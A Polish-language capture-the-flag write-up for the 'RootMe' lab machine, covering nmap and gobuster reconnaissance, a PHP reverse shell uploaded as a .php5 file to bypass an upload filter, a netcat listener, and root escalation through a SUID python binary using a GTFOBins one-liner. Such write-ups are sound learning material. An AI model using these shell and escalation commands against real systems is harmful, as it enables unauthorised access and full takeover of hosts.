RootMe

Kumpel7

November 2023

Atak przeprowadzam z maszyny z zainstalowanym Ubuntu

1 Rekonesans

Aby zdobyć informację o otwartych portach, skorzystałem z nmapa:

```
sudo nmap [IP_ofiary] -A -v --privileged
```

Opcja -A da mi od razu informacje na temat OS, opcja -v daje czytelniejszy output. Miałem problem, aby wykryć otwarte porty, ale to co mi pomogło to wyłączenie firewalla:

```
systemctl stop ufw
```

```
Scanning 10.10.220.45 [4 ports]
Completed Ping Scan at 20:33, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:33
Completed Parallel DNS resolution of 1 host. at 20:33, 0.04s elapsed
Initiating SYN Stealth Scan at 20:33
Scanning 10.10.220.45 [1000 ports]
Discovered open port 80/tcp on 10.10.220.45
Discovered open port 22/tcp on 10.10.220.45
Completed SYN Stealth Scan at 20:33, 0.98s elapsed (1000 total ports)
Initiating Service scan at 20:33
Scanning 2 services on 10.10.220.45
Completed Service scan at 20:34, 6.13s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.220.45
Retrying OS detection (try #2) against 10.10.220.45
Retrying OS detection (try #3) against 10.10.220.45
Retrying OS detection (try #4) against 10.10.220.45
Retrying OS detection (try #5) against 10.10.220.45
Initiating Traceroute at 20:34
Completed Traceroute at 20:34, 0.06s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 20:34
Completed Parallel DNS resolution of 2 hosts. at 20:34, 0.07s elapsed
NSE: Script scanning 10.10.220.45.
Initiating NSE at 20:34
Completed NSE at 20:34, 2.15s elapsed
Initiating NSE at 20:34
Completed NSE at 20:34, 0.22s elapsed
Initiating NSE at 20:34
Completed NSE at 20:34, 0.00s elapsed
Nmap scan report for 10.10.220.45
Host is up (0.057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/12%OT=22%CT=1%CU=33466%PV=Y%DS=2%DC=T%G=Y%TM=655128
```

W ten sposób otrzymałem odpowiedź na pierwsze 3 pytania. Aby utrzymać odpowiedź na ostatnie dwa, użyłem programu gobuster oraz listy *dsstoredwordlist.txt* z githuba *https://github.com/aels/subdirectories-discover*:

```
git clone https://github.com/aels/subdirectories-discover
gobuster dir -u 10.10.220.45 -w dsstorewordlist.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.220.45
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                dsstorewordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/js                  (Status: 301) [Size: 309] [--> http://10.10.220.45/js/]
/css                 (Status: 301) [Size: 310] [--> http://10.10.220.45/css/]
/index.php           (Status: 200) [Size: 616]
/.htaccess           (Status: 403) [Size: 277]
/uploads             (Status: 301) [Size: 314] [--> http://10.10.220.45/uploads/]
/panel               (Status: 301) [Size: 312] [--> http://10.10.220.45/panel/]
/.htpasswd           (Status: 403) [Size: 277]
/.htpasswds          (Status: 403) [Size: 277]
Progress: 1828 / 1829 (99.95%)
===============================================================
Finished
===============================================================
```

Zatem udajemy się na stronę *[IP_ofiary]/panel/* i ukazuje nam się okno do uploadowania.

2 Reverse shell

Skorzystałem z *https://github.com/pentestmonkey/php-reverse-shell* aby pograć sobie reverse shell (index.php sugeruje że strona jest napisana w php).

```
git clone https://github.com/pentestmonkey/php-reverse-shell
```

w pliku .php należy zmienić adress ip na nasz ip, jeżeli korzystamy z VPN:

```
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.18.5.129/17 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::a523:c212:c394:1763/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

Rysunek 1: inet to moje ip, odczytane z komendy *ip a*

Rozszerzenie .php nie przechodzi, natomiast .php5 już nie jest chronione, wiec zmieniam nazwę pliku na test.php5. Gdy wrzucimy plik to korzystamy z netcat aby odebrać sygnał. Musimy wpisać w naszej konsoli:

```
nc -lvnp 1234
```

a następnie wejść w podkatalog /uploads i kliknąć na test.php5. Wtedy powinna nam wyskoczyć konsola. Aby znaleźć plik, skorzystałem z komendy:

```
find / -name "user.txt" -print -quit 2>/dev/null
```

gdzie -quit wychodzi przy 1 znalezionym rezultacie, a 2¿/dev/null przekierowuje błędy do tegoż katalogu (takie jak permission denied, których jest mnóstwo)

```
TERM environment variable not set.
$ find / -name "user.txt" -print -quit 2>/dev/null
/var/www/user.txt
$
```


3 Zdobycie uprawnień

Aby wyszukać dziwnego pliku, który być może pomógłby mi zdobyć uprawnienia root, skorzystałem z komendy:

```
1    find / -user root -perm /4000 2>/dev/null
```

której użyłem na swoim systemie i na systemie ofiary. Porównałem wyniki i doszedłem do wniosku, że python u mnie nie ma SUID w przeciwieństwie do maszyny ofiary.

Aby to wykorzystać, skorzystałem ze strony *https://gtfobins.github.io/#*, na której wyszukałem pod katalogiem SUID URL z podpisem python.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Rysunek 2: My musimy skopiować 2 komendę do maszyny ofiary, wtedy otrzymamy uprawnienia root

mając uprawnienia root, możemy znaleźć plik root.txt w folderze root i zakończyć CTFA :)